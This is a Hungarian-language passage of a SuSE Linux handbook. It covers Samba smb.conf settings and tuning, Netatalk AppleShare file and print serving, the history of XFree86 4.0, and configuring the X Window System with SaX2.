A Windows gépek időről időre hajlamosak az összeomlásra. Ha ezek nyitott kapcsolatot hagynak maguk mögött, előfordulhat, hogy a kiszolgáló csak sokkal később veszi ezt észre. Ha nem akarjuk, hogy a Samba erőforrásokat pazaroljon, megmondhatjuk neki, hogy ellenőrizze, hogy a z ügyfél él-e még, a **keep alive = 30** beállítással.

- **os level = 2**

Az **os level = 2** paraméter határozza meg, hogy a Samba nyújtson böngésző (browser) szolgáltatást a WfW és Windows 95-nek. Ha van egy NT gép a hálózatban, a Samba nem fogja ezt a szolgáltatást nyújtani nekik, hanem átengedi az NT gépnek ezt a feladatot.

- **security = share**

Lásd a jogosultságok részt.

A **[sample]** rész meghatározza az exportálásra kerülő könyvtárak paramétereit. Ez a könyvtár elérhető minden felhasználó számára a hálózatban, mert **public = yes**. Ugyanez igaz az exportált `/cdrom`-ra is (ezen az úton, például, egy olcsó zenedobozt (wurlitzer, vagy jukebox) lehet felállítani.

Az alábbi három paraméter a `/etc/printcap` kiolvasására szolgál, és hogy exportáljon bármely meghatározott nyomtatót. A **[homes]** rész, kijelöli a paramétereket a home könyvtárak számára. Ezek a könyvtárak a felhasználók nevének keresztül érhetők el.

- **path = /home/sample**

A `/home/sample` könyvtár exportálása a **path** értelme szerint történik.

- **comment = Sample**

Minden megosztás SMB kiszolgálóval, biztosíthat egy megjegyzést (comment) a megosztás leírására.

- **browsable = yes**


Ez a beállítás lehetővé teszi a megosztás **sample**-t, hogy látható legyen a hálózati környezetben.

- **read only = no**

Alapértelmezésként, a Samba megtiltja az írást az exportált megosztásokra. A bejelentkezett felhasználóknak írási jogosultsággal kell rendelkezniük a saját home könyvtáraikhoz, így **read only = no**-t kell beállítani.

- **create mode = 750**

A Windows gépek nem értik meg a UNIX jogosultságok fogalmát. Így azok nem tudnak kiadni jogosultságokat, amikor egy fájlt hoznak létre. A **create mode** paraméter kijelöli, hogy milyen jogosultságokat kell használniuk amikor egy új fájlt hoznak létre.



Van egy program is, a **swat**, a Samba kiszolgáló adminisztrálására. Ez egy egyszerű web interfészt nyújt, amivel kényelmesen beállíthatjuk a Samba kiszolgálót. Információt erről a programról a `/usr/share/doc/packages/samba/htmldocs/swat.8.html` alatt találhatunk, vagy a **man swat** parancs segítségével.

7.1.3 Ügyfél telepítése

A DOS, Windows for Workgroups és a Windows 95 a legfontosabb ügyfelek. Az ügyfelek a Samba-t csak a TCP/IP keresztül érhetik el. A NetBEUI és NetBIOS IPX-en át jelenleg még nem érhető el. Mivel a TCP/IP egyre népszerűbbé válik, még Novellel és Microsofttal is, nem biztos, hogy ez egyáltalán változni fog a közeljövőben.

Windows 95/98

Windows 95/98 már beépített TCP/IP támogatással rendelkezik. A Windows for Workgroupsban azonban ez nincs alapértelmezetten telepítve. A TCP/IP hozzáadásához menjünk a 'Vezérlőpult (Control Panel)', 'Rendszer (System)'-be és válasszuk a 'Hozzáadás (Add)', 'Protokollok (Protocols)' 'TCP/IP from Microsoft'-ot. Ellenőrizzük, hogy a hálózati címet és a hálózati maszkot megfelelően adtuk-e meg (lásd az 5 fejezetben (153. oldal))! Windows gépünk újraindítása után, megtaláljuk a megfelelően beállított samba kiszolgálót a hálózatban (a munkaasztalunkon kettőt kattintva a hálózat ikonra).



A samba kiszolgálón egy nyomtató használatához telepítenünk kell a szabvány, vagy az Apple-PostScript nyomtató meghajtót a vonatkozó Windows verzióból; a legjobb ezt beláncolni (link) a Linux nyomtató várósorába (queue), amiben az automatikus apsfiler felismerés már benne van.

7.1.4 Optimalizálás

Itt szeretnénk rámutatni még egyszer, hogy a bemutatott beállítás megfelelő egy magánfelhasználónak, de nem üzleti megoldásokra. A Professional Szolgáltatásunk örömmel segít megoldani a kérdéseket ebben témában (lásd az A.3 fejezetben (524. oldal)).

A szabvány beállítás a `/etc/smb.conf`-ban nagyon lassú. Itt van egy pár javaslat a felgyorsítására.

- **socket options = TCP_NODELAY**

A TCP/IP protokoll mindig megpróbál felölelni (incorporate) számos kis adatblokkot. Mivel a samba ezeken a kis adatblokkokon működik, kikapcsolható ez a viselkedés az alábbi opcióval **socket options = TCP_NODELAY**.

- **oplocks = yes**

Evvel az opcióval az írási kérelmek (fájl módosítások), csak akkor kerülnek végrehajtásra, ha egy másik ügyfél ugyanezt a fájlt olvasni akarja. Ezáltal ez úgy viselkedik, mint egy írási cache.

- **write raw = yes**

A Raw write lehetővé tesz 65535 byte küldését egy csomagban és ez bizonyos esetekben jelentős teljesítmény növekedést nyújthat. Olcsóbb hálózati kártyákkal azonban, talán jobb ezt az opciót **write raw = no**-ra beállítani.

- **read raw = yes**

Ugyanez a hatása, mint a **write raw = yes** de ez csak a fájlok olvasásáért felelős.

További segítség és sok ötlet található az optimalizálásra a

`/usr/share/doc/packages/samba/textdocs/Speed.txt`
és a

`/usr/share/doc/packages/samba/textdocs/Speed2.txt`
fájlokban.



7.2 Netatalk: Beszéljess velem...

Fordította: Baksa Jozsef

A netatalk csomaggal hatékony fájl- és nyomtatókiszolgálót tudunk beállítani az AppleShare klienshez.

7.2.1 A fájlkiszolgáló konfigurálása

A szabványos kialakításban a "Netatalk" már teljes mértékben egy fájlserverként működik azon felhasználók számára, akiknek beállítottunk már jogosultságot (account). Az összes extenzív tulajdonság használata végett szükséges a beállítási fájlokban néhány beállítást végrehajtani. Ezeket a /etc/atalk könyvtárban találjuk. A server saját magát indítja a 17.4 fejezetben (460. oldal) lévő szkripttel, vagy kézi indítással a következő paranccsal:

```
meggyfa: # rcatalk start
```

A server indítás közbeni aktiválásához a **START_ATALK** változó értékét az /etc/rc.config fájlban yes-re kell állítani. Az init-szkript a /sbin/init.d/atalk-ban található. A start egy kis időt igénybe vesz, mert az AppleTalk interfészt (csatolót) kell először beállítani.

Minden beállítási fájl csupán egy text fájl. A sorok egy hash jellel ('#') kezdődnek és az üres sorokat figyelmen kívül hagyják ("megjegyzések").

A /etc/atalk/atalkd.conf fájlban tudjuk meghatározni, hogy milyen interfészen (csatolón) keresztül érhetőek el a szolgáltatások. Általában ennek értéke az eth0, amelyik az alapértelmezett. Itt további interfészeket adhatunk meg, ha például különböző hálózati kártyákat aktiváltunk. Mihelyt a server elindult, a megfelelő sorok módosulnak és a beállított AppleTalk hálózati címek bejegyzésre kerülnek. A beállítási fájl tartalmaz több példát, valamint további beállítások érhetőek el a *afpd* kézikönyv oldalain.

Az *afpd.conf* fájl határozza meg, hogyan jelenjen meg a szelekcióban a fájlserver. Ha itt semmit nem változtatunk meg, a gépnév látszik a válogatásban. Különben egy fájlserver itt elérhetővé tehető más nevek alatt, például "Nyilvános/Közös server"-ként (Public Server), amelyiken vendégként menthetünk fájlokat. A hozzáférési jogokat a Unixban szokásos felhasználó és csoport engedélyek alapján határozzák meg. Ezeket az *AppleVolumes*.Default fájlban állítjuk be, amiben több konfigurációs példát is találunk.

Az *AppleVolumes.System* fájl megadja, hogy ez a fájlvégződés milyen típusú és milyen alkalmazás hozta létre. Számos alapérték már meg van adva ebben a fájlban. Ha a fájl egy általános fehér ikonnal jelenik meg, akkor ez még nem tartalmaz bejegyzést. Az 1. CD-n a 'Tools' könyvtárban van egy kis AppleScript, amelyik a fájl értékét mutatja. Húzzuk a fájlt a megfelelő ikonnal a Macintosh-ból az AppleScript programba és ezek után újra kell indítanunk az AppleTalk fájlservert. Ezt a következő paranccsal tehetjük meg:

```
meggyfa: # rcatalk restart
```

Mielőtt ezt megtennénk, győződjünk meg arról, hogy az összes aktív csatlakozás a kliensekhez megszakadt.

7.2.2 A nyomtató szerver beállítása

A `ppd.conf` fájlban a Laserwriter szolgáltatás érhető el. A nyomtatónak már helyileg működnie kell, az `lpd` parancsot használva; ezért úgy állítsuk be a nyomtatót, mint ahogy azt a 3.6.1 fejezetben (104. oldal) leírtuk. Ha helyben tudunk a `lpr file.txt` parancssal nyomtatni, sikeresen túljutottunk az első lépésen. Ezután írjuk be a nyomtatót a beállítási fájlba; Mint ahogy a 7.2.1 fájllistán látható.

```
Drucker_Empfang:pr=lp:pd=/etc/atalk/kyocera.ppd
```

7.2.1 fájllista: `ppd.conf`

Ettől a nyomtató a **Drucker_Empfang** névvel jelenik meg a kiválasztásban. A megfelelő nyomtató leíró fájl általában a kereskedőtől megszerezhető. Különböző egyszerűen csak használhatjuk a Laserwriter fájlt a 'Systemerweiterungen' könyvtárból; bár általában nem tudjuk használni az összes, a nyomtató által kínált funkciót.

A netatalk csomag által kínált összes beállítás elérése végett ajánlatos elolvasnunk a megfelelő kézikönyv oldalakat. Ezeket az alábbi parancssal találjuk meg:

```
meggyfa: # rpm -ql netatalk | grep man
```

További részletes információk

- <http://thehamptons.com/anders/netatalk/>
- <http://www.umich.edu/~rsug/netatalk/>
- <http://www.umich.edu/~rsug/netatalk/faq.html>

IV. rész

Az X Window System

Az X Window rendszer

Fordította: Csiszár Imre

8.1 Történelmi háttér

Az *X Window System* a UNIX kváziszabványos grafikus felülete. Valójában az *X Window System* sokkal több ennél – az *X11* egy hálózatalapú rendszer. Így pl. a meggyfa nevű gépen futó alkalmazások kimenete megjeleníthető az atlantisz nevű gépen, feltéve, hogy a két gép hálózaton keresztül össze van kötve. Ez a hálózat lehet helyi hálózat (LAN), de az is lehetséges, hogy a két gép több ezer kilométernyire van egymástól, és az Interneten keresztül vannak kapcsolatban.

Az *X11* kifejlesztése a *DEC* (Digital Equipment Corporation) és a *MIT* (Massachusetts Institute of Technology) Athena projektjének közös vállalkozásaként indult. Az *X11R1* első kiadására 1987 szeptemberében került sor. A 6. kiadástól kezdve az *X Window System* fejlesztéséért az *X Consortium, Inc.* cég a felelős.

Az XFree86TM amely az X szerverek szabadon hozzáférhető implementációja PC rendszerekre, egy maroknyi lelkes programozó munkája, akik 1992-ben alapították meg az XFree86 csapatot. Ez vezetett 1994-ben a *The XFree86 Project* létrehozásához, melynek célja az *X11* további fejlesztése és elérhetővé tétele a nyilvánosság számára.

2000. márciusa óta a <http://www.XFree86.org> címről letölthető a teljesen átírt új verzió, XFree86-4.0 néven. A SuSE Linux eleve tartalmazza az XFree86 86-4.0 csomagot. A továbbiakban közelebbről is megvizsgáljuk az új verziót.

A SuSE szeretne köszönetet mondani az XFree86 csapatnak a segítségért és a béta verziójú szerverek CD lemezeinkre tételének engedélyezéséért¹, mivel enélkül sokkal nehezebb lett volna a CD-k elkészítése (ha egyáltalán lehetséges lett volna...)

A következőkben az X-szerver beállítását ismertetjük, ami korábban nagyon bonyolult feladatnak számított.

Ma viszont nagyszerű eszközök állnak rendelkezésre, amelyekkel az X Window System beállítása a legtöbb esetben nagyon egyszerű. A következő feje-

¹ A jelen dokumentáció egyes részei a *XFree86 Konfigurieren* című fejezetből [HHMK96] valók, melyet DIRK HOHNDEL bocsátott rendelkezésünkre.

zetekben leírjuk az erre a célra kifejlesztett *SaX2*² és az *xf86config* programokat.

A *SaX2*-t az *XFree86-4.0* beállításához készítették el, míg a *SaX* az *XFree86-3.3.x* beállítását végzi el. A szövegalapú *xf86config*gal ellentétben a két *SaX* verzió közvetlenül az X-szerverrel működik együtt, és egerrel is lehet használni őket. A legjobb tehát, ha a *YaST* segítségével telepítjük a *SaX* (*sax* , x) vagy a *SaX2* (*sax2* , x) programot a hozzájuk tartozó csomagokkal együtt. Habár az *XFree86-4.0* tartalmazza az összes szükséges grafikai meghajtót, de az *XFree86-3.3.x*, és különösen az *xvga16* és – ha már ismert – az X kiszolgáló, amely a grafikai kártyánkhoz való, az *xsrv*-ben tartalmazza az X szerverek listáját (lásd még a 3.4.3 fejezetben (97. oldal)). Ha elfelejtettük kiválasztani valamelyik kiszolgálót, akkor a *SaX* ezt észre fogja venni, és telepíteni fogja a megfelelő kiszolgálót a *YaST* segítségével.

A grafikai adapter és a monitor még jobb kihasználása érdekében lehetőséget adtunk a beállítások optimalizálására is. További részletek az X Window rendszerről itt találhatók: `/usr/share/doc/packages/xf86`.



Az X Window rendszer beállításakor nagyon óvatosan járjunk el! Soha ne indítsuk el az X Window rendszert addig, amíg be nem fejeztük a beállítást. A rendszer helytelen beállítása jóvátehetetlenül károsíthatja a hardvert (ez főleg fix frekvenciájú monitorok esetén fordulhat elő). A jelen könyv szerzői és a SuSE nem tehetők felelőssé a kárért. Az itt közölt információk gondosan ellenőrzöttek, de ez nem jelent garanciát arra, hogy a bemutatott eljárások hibátlanok, és nem károsíthatják a hardvert.

8.2 Az XFree86 új verziója, a 4.0.2

A SuSE Linux ezen verziója az *XFree86* legújabb, 4.0.2-es verzióját tartalmazza, amely több szempontból is különbözik az eddig használt 3.3.6-os verziótól. Általában elmondható, hogy a felhasználó szempontjából alig van különbség az új grafikai felületben. Az olyan alkalmazások, mint pld. a KDE és a GNOME továbbra is ugyanúgy működnek az új verzióval, mint az eddig használt verzióval.

Milyen előnyei vannak az új verziónak?

Az új X kiszolgáló többé nem egy monolitikus program, hanem egy viszonylag kicsi váz, amihez később bármikor hozzá lehet adni a szükséges programmodulokat. Például az előző verziókkal ellentétben nincs többé sok különböző X kiszolgáló a különböző grafikus kártyákhoz, hanem csak egy futtatható program van *XFree86* néven, amely az `/usr/X11R6/bin` alkönyvtárban található. Ez maga az X kiszolgáló. A grafikus meghajtó, melynek feladata a grafikus kártya irányítása, egy betölthető modullá vált.

Hasonló módon támogatják a különböző bemeneti eszközöket, karakterkészségeket és X protokollokat is. Ezek további különálló modulokból állnak,

² *SaX*: *SuSE Advanced X Configuration Tool* (Fejlett SuSE Konfigurációs Eszköz Az *XFree86-4.0* beállításához szükséges *SaX2* (**sax2**) elavulttá tette az *XF86Setup* (*xfsetup* , x).

amelyeket bármikor betölthet az X kiszolgáló. Rendszerint nem kell különösebb figyelmet fordítanunk ezekre a modulokra, mert a grafikai felülethez szükséges modulok beállítását és működtetését – amennyire csak tudja – elvégzi helyettünk a SaX2.

Ez a modularizáltság lehetővé teszi a gyártó cégeknek, hogy saját meghajtót írjanak teljesen új grafikus kártyákhoz, vagy akár még olyan egzotikus hardverhez is, mint például az érintőképernyő. A fejlesztők még arról is gondoskodtak, hogy a különböző operációs rendszerekhez szükséges modulokat elég legyen csak egyszer rendelkezésre bocsátani, mert például egy FreeBSD alatt lefordított grafikus meghajtó ugyanúgy használható Linux alatt is, és fordítva. Ez a hordozhatóság azonban adott hardver architektúrára korlátozódik: egy Power PC processzoron futó Linux alatt lefordított modult nem lehet Intel PC-n is használni.

Az egértámogatás szintén jelentősen fejlődött. Az egérmutató – különösen nagy terhelés esetén – sokkal gyorsabban és közvetlenebbül reagál egérmozgásokra, mint a korábbi XFree86 X kiszolgálók esetében. Általában elmondható, hogy a kimeneti sebesség sokat fejlődött, mivel a teljesen átírt XAA (*XFree86 Acceleration Architecture - xfree Gyorsító Architektúra*) segítségével a grafikus tevékenységek sokkal gyorsabbak.

Az XFree86-4.0.2 beállítási fájlja az `/etc/X11/XF86Config` állományban található: ha szeretnénk finomítani az X beállításokon, a 8.6 fejezetben (272. oldal) további részletek olvashatóak erről.

A hibanaplózás is sokat javult. Az X kiszolgáló nagyon részletes naplózó fájlt tart fenn, amely az X kiszolgáló elindulása után itt található: `/var/log/XFree86.0.log`.

Az új verzió egy másik tulajdonsága a speciális dolgok támogatása, mint például a True Type karakterkészleteké. Továbbá lehetőség nyílik a **glx**, azaz a 3D protokoll kiterjesztések beállítására, a képernyő gamma korrigálására, és az ún. **többfejű beállítások**hoz szükséges egynél több grafikus kártya támogatására. További információk erről a 8.6 fejezetben (272. oldal) található.

Mi változott?

Az XFree86-4.0.2 alapját természetesen a 3.3.x verzió adja. Sajnos azonban nem tartalmazza a régi verzió minden meghajtóját, mert némelyikük nagyon bonyolult volt, és nem lehetett beilleszteni őket az új XAA architektúrába. Ha az efféle grafikus kártyákat korábban támogatta a SuSE Linux, akkor továbbra is lehet őket használni az XFree86 3.3.x verziójával. Ajánljuk, hogy az ilyen kártyákkal a 3.3.6-os verziót használjuk, amely szintén benne van a SuSE linuxban. Ezek beállításához továbbra is lehet a SaX programot használni, csakúgy, mint korábban.

A korábbi verziókban az *XF86_S3*, *XF86_Mach8*, *XF86_Mach32* és *XF86_8514* X kiszolgálókat használó grafikus kártyák okozták most a gondot.

Az S3 kártyák esetében azokat, amelyekhez korábban szükség volt az S3 kiszolgálóra, az XFree86-4.0.2 immár nem támogatja, de azokat igen, amelyek azelőtt működtek az SVGA kiszolgálóval. Lényegében a következő grafikus

lapkákat használó kártyákról van szó: S3 Trio3D, Savage4, Savage3D és Savage2000, valamint majdnem mindegyik S3 Virge kártya.

Azon grafikus kártyák, amelyeknek a többi fentebb említett X kiszolgálókra volt szüksége eddig (a Mach8, Mach32 és a 8514) manapság már ritkák. Ezekhez a grafikus kártyákhoz – a régi S3 kártyákhoz hasonlóan – az XFree86-3.3 verziót kell használni.

8.3 Beállítás a SaX2 használatával

Fordította: Csiszár Imre és Váradi István

A SaX2 program (*SuSE Advanced X Configuration Tool*) célja, hogy egyszerű beállítóeszközt biztosítson az X Window System számára. Ez a program a kipróbált SaX program utódja. A SaX az XFree86-3.3.x, a SaX2 pedig az XFree86-4.0 beállítására szolgál.

Ha a rendszerben már az XFree86-4.0 X-szerver van beállítva, egyszerűen csak indítsuk el a SaX2 programot. Amennyiben az XFree86-3.3.x X-szervert használjuk, a SaX2 indításakor megjelenő üzenet figyelmeztet arra, hogy az XFree86-3.3.x van beállítva X-szerverként, és ezért a beállítás-hoz a SaX programot kell használni. Ha mégis folytatjuk, az XFree86-4.0 lesz beállítva. Szigorúan véve ez nem teljesen pontos: az alaprendszer, a programkönyvtárak és az X11 alapprogramok *mindig* az XFree86-4.0 verzióbeliek, csak az X-szerver és a *xinit*, valamint az *xf86config* programok kerülnek lecserélésre.



Mint már a 8.2 fejezetben (238. oldal) említettük, az XFree86-4.0 nem minden grafikus kártyát támogat. Ezeket a kártyákat a SaX használatával kell beállítani. Erről a programról a 8.4 fejezetben (257. oldal) olvashatunk

A SaX2 grafikus felhasználói felületeten fut, és a beállítások az egér vagy a billentyűzet segítségével vihetők be. Néhány különleges esettől eltekintve, mint például nagyon új, vagy nagyon régi hardverek, a legtöbb hardveralkatrészt felismeri, így nagyon egyszerűvé teszi az X-szerver beállítását.

8.3.1 Telepítés az első alkalommal

Az X Window System– a Linux rendszerek grafikus felhasználói felülete – telepítéséhez szükségünk van az alábbi információkra a számítógépünkkel kapcsolatban:

- A monitor típusa és technikai adatai (ha ismertek).
- A billentyűzet típusa.
- Az egér típusa és csatlakozójának fajtája.
- A grafikus kártya gyártója és típusa.

A SaX2 programot (**sax2**) 'root' felhasználóként kell futtatnunk. A SaX2 indítható a YaST-ból is: válasszuk a 'Rendszeradminisztráció' menü 'Az XFree86[tm] konfigurálása' pontját. (lásd a 3.6 fejezetben (102. oldal)).




A program parancssorból való indításához írjuk be a következőt:

```
meggyfa:/root # sax2
```

A program indulásakor, a SaX2 `syp` segédprogramja megkeresi a gépben lévő PCI és AGP grafikus kártyákat, valamint meghatározza a billentyűzet és az egér típusát. A felismert adatok alapján összeállít egy, az X-szerver elindításához szükséges konfigurációs fájlt. Ha például a program AGP vagy PCI grafikus kártyát talál a számítógépben, azonosítja azt, majd azonnal betölti a megfelelő X-szerver modult.

Automatikus beállítás...

Ha a grafikus kártya a PCI-vizsgálat során egyértelműen azonosítható, és a grafikus meghajtóprogram rendelkezésre áll, a SaX2 megpróbálja a [DDC](#) ("Direct Data Connection") kapcsolaton keresztül felismerni a monitort. Amennyiben ez sikerül, a monitor optimális felbontása lesz beállítva. Ez a 'Do you like it' mezőben jelenik meg, és az 'OK' gombra kattintva érvényesíthetjük azt. Ellenőrizzük, hogy az 'OK' gomb mellett látható mezőben a 'Save' lehetőség van kijelölve.



8.1 ábra: SaX2: teljesen automatikus beállítás

Az 'OK' gomb melletti mezőben elemeket is kijelölhetünk. A kívánt elem kijelölését követően kattintsunk az 'OK' gombra.

- A konfiguráció mentését megelőzően az 'Adjust' elem segítségével bizonyos határok között lehetőségünk van a képernyőn megjelenő kép módosítására.
- A SaX2 megtesz minden tőle telhetőt, hogy felismerje az összes hardvert, amit tud, de annak érdekében, hogy minden konfigurációs beállítás biztosan helyes legyen, mindegyiket ellenőriznünk és szükség esetén módosítanunk kell. A 'Run SaX' menüpont segítségével ismét elindíthatjuk a SaX2 programot, és módosíthatjuk az X-szerver beállításait. Ez különösen akkor hasznos lehetőség, ha több grafikus kártya van a gépben, vagy az egér először nem működik megfelelően.

- Az 'Exit Sax' menüpont bezárja a sax2 programot.

Ha az egér még nincs jól beállítva, a billentyűzetten keresztül még mindig elérhetjük a programot. Az egyes adatbeviteli mezők között a **(Tab)** billentyű többszöri megnyomásával mozoghatunk. Ha egy másik ablakra szeretnénk átváltani, nyomogassuk a **(Tab)** billentyűt addig, amíg a kívánt ablak fejléce lesz a fekete kerettel kiemelve. Ezután a **(←)** vagy a **(→)** billentyű segítségével kijelölhetjük a kívánt ablakot, majd beleléphetünk a **(↵)** (Enter) billentyűvel. Emellett a SaX2 programban "virtuális" egeret is használhatunk. A **(Shift ↑)** billentyűt lenyomva tartva az **(L)** billentyűvel balra, a **(J)** billentyűvel jobbra, a **(K)** billentyűvel lefelé, az **(I)** billentyűvel pedig felfelé mozgathatjuk az egérmutatót. A **(Shift ↑)** és az **(A)** együttes megnyomása bal kattintásnak, a **(Shift ↑)** és az **(S)** billentyű kombinációja a középső gomb lenyomásának, a **(Shift ↑)** és a **(D)** billentyűé pedig az egér jobb gombjával való "kattintásnak" felel meg.

Ha egy listakeretben szeretnénk kiválasztani egy elemet, nyomjuk le a **(Tab)** billentyűt, amíg a kívánt mező kijelölődik. A **(↑)** és **(↓)** billentyűkkel keresgélünk az elemek között, a kiválasztott elemet az **(Enter)** billentyűvel aktiválhatjuk.



A SaX2 beépített súgóját a **(Ctrl) + (F1)** billentyűkombinációval érhetjük el. Ebben a SaX2 összes billentyűkombinációja és egérfunkciója megtalálható.

A középső egérgomb lenyomásával egy speciális menüt nyithatunk meg, amelyben többek között megtekinthetjük az X-szerver hibanapló-fájlját is. Ez rendkívül hasznosnak bizonyulhat a hibák megkeresésében. Az X-szerver protokollfájljának magyarázatát a `/var/log/XFree86.0.log` fájl tartalmazza (lásd a 8.3.1 fejezetben (255. oldal)).

...és a kézi beállítás


A 'Run SaX' menüpont kiválasztását követően megjelenik a SaX2 üdvözlő párbeszédablaka. A program indulásakor esetleg egy pillanatig várnunk kell, amíg a SaX2 beolvassa az adatállományokat. Az ablakban a 'Beállítás' és a 'Szakértő' fül közül választhatunk. Lehetőségünk van egy korábbi alkalommal létrehozott beállítási fájl beolvasására is.



Csak az XFree86-4.0 konfigurációs fájljait olvashatjuk be, a régi XFree86-3.3.x konfigurációs fájlokat nem.

A SaX2 viselkedését ezenfelül az 'Egyéni stílus' vagy a 'Könnyű stílus' menüben is befolyásolhatjuk. Az 'Egyéni stílus' menüben a 'Könnyű stílus' által felkínált beállításokon túl, közvetlenül módosíthatjuk a betűkészletek, az egér és a billentyűzet elérési útját is. A 'Könnyű stílus' menüben ezek a beállítások automatikusan mennek végbe, vagy a már korábban beállított rendszerből veszi át azt a program.

Ha a 'Könnyű stílus'-t választottuk, a 'Következő'-re kattintás, közvetlen a grafikus meghajtók beállítási ablakához visz minket, és az egér




8.2 ábra: a SaX2 üdvözlő képernyője

beállítási menühöz, a billentyűzetet és útvonalat kihagyja. Az egér és a billentyűzet beállításához szükséges paramétereket az automatikus hardver érzékelésből veszi át, ami már fut amióta a SaX2 elindult. A nyelv beállításaihoz a **LANG** környezeti változó tartalmát használja. A keresési útvonalhoz egy kényes alapértelmezés van kiválasztva. A 8.6.1 fejezetben (278. oldal) egy leírás található, hogy miként tudjuk beállítani a rendszerünkben a betűkészlet útvonalait. Ez akkor érdekes, ha idegennyelvű szöveget akarunk feldolgozni a gépünkön. Lejjebb, az egyedi menütelek leírása található, ha az 'Egyéni stílus' (Complex) '-t választottuk.

Az egér

Miután a 'Következő' -re kattintottunk, az egér beállítási párbeszédablak fog megjelenni. Ha az egér nem működik szabályosan, használhatjuk természetesen a billentyűzetet is ebben az ablakban, lásd a 8.3 ábrán. Ahhoz, hogy ezt megtegyük, nyomogassuk ismételtén a **(Tab)** gombot, amíg az 'Egér felsorolás' kijelölődik, és így aktiválódik. Nyomjuk meg az **(Enter)** és válasszuk ki a 'Gyártó' -t és a 'Neve' -t, a gyártót és egér típusát, és erősítsük meg a választásunkat az 'OK' -val. A **(1)** és **(1)** gombbal kiválaszthatjuk mindkettőt, a gyártót és az egér típusát és erősítsük meg ezt az **(Enter)** gombbal.

Ha az egerünk típusa nincs itt a listán, akkor kézzel is beállíthatjuk. Ennek megtételéhez menjünk vissza az 'Egér beállítás' ablakig és aktiváljuk a 'Protokoll' választási mezőben az 'Egér Tulajdonságok' -at. Ezen a ponton választhatunk, hogy a bejegyzési mezőt magunk aktiváljuk, vagy aktiváljuk a választási listát (a kis szimbólum a bejegyzési mező jobb oldalán). Nyomjuk meg a Szóközt a választási lista előhívására, vagy beadhatjuk mi is alternatívaként az X11 egér protokoll nevét a beadási mezőbe. Használhatjuk az 'Eszköz' tételt is; itt ki kell választanunk az eszköz fájlt, amin keresztül a kapcsolódó egér elérhető. Ha már előzőleg beállítottuk az



8.3 ábra: SaX2: az egér beállítása

egeret a YaST2-vel, akkor csak válasszuk a `/dev/mouse`-t. Különböznünk kell egy ideillő interfészre; a kényes beállításokat javasoljuk a választási mezőn keresztül megejteni — így a `/dev/psaux` a PS/2 egerekre, `/dev/ttySx` a sorosra és `/dev/usbmouse` az USB egerekre vonatkozik. Nézzük meg a 8.1 táblázatot a különböző egértípusok és azok beállításának áttekintésére az X Window System-ben.

Alkalmazott protokoll	Egér típus
PS/2	2 vagy 3 gombos egér egy USB porton vagy egy PS/2 egér kapcsolat.
IMPS/2	Görgős egér 3 vagy több gombbal és egy vagy több görgővel USB porthoz kapcsolódva, vagy PS/2 egér kapcsolat.
Microsoft MouseSystem	2 esetleg 3 gombos egér, a soros porthoz kapcsolva.
Intellimouse	3 gombos egér a soros porton.
Auto	Görgős egér 3 vagy több gombbal és egy vagy több görgő a soros porthoz csatlakozik.
	A soros egérkapcsolat automatikus érzékelése.

8.1 táblázat: Különböző egerek és a protokollok használata

A speciális beállításokért meg kell néznünk a 'Szakértő' menüt. Itt két beállítás érdemel külön hangsúlyt: aktiválni a harmadik egér gombot a 'Kiterjesztések (Extensions)' gombon keresztül és a Görgőseger tétel. Ha csak két gombos egerünk van, akkor aktiválnunk kell a **3 gomb emulálása** tételt. Ekkor szimulálhatjuk a harmadik egérgombot a két egérgomb egyszerre történő lenyomásával.

Ha balkezesek vagyunk és szeretnénk felcserélni az egérgombok sorrendjét, azt is megtehetjük a későbbiekben. Itt nem kell semmi speciális beállítást tennünk ezért.

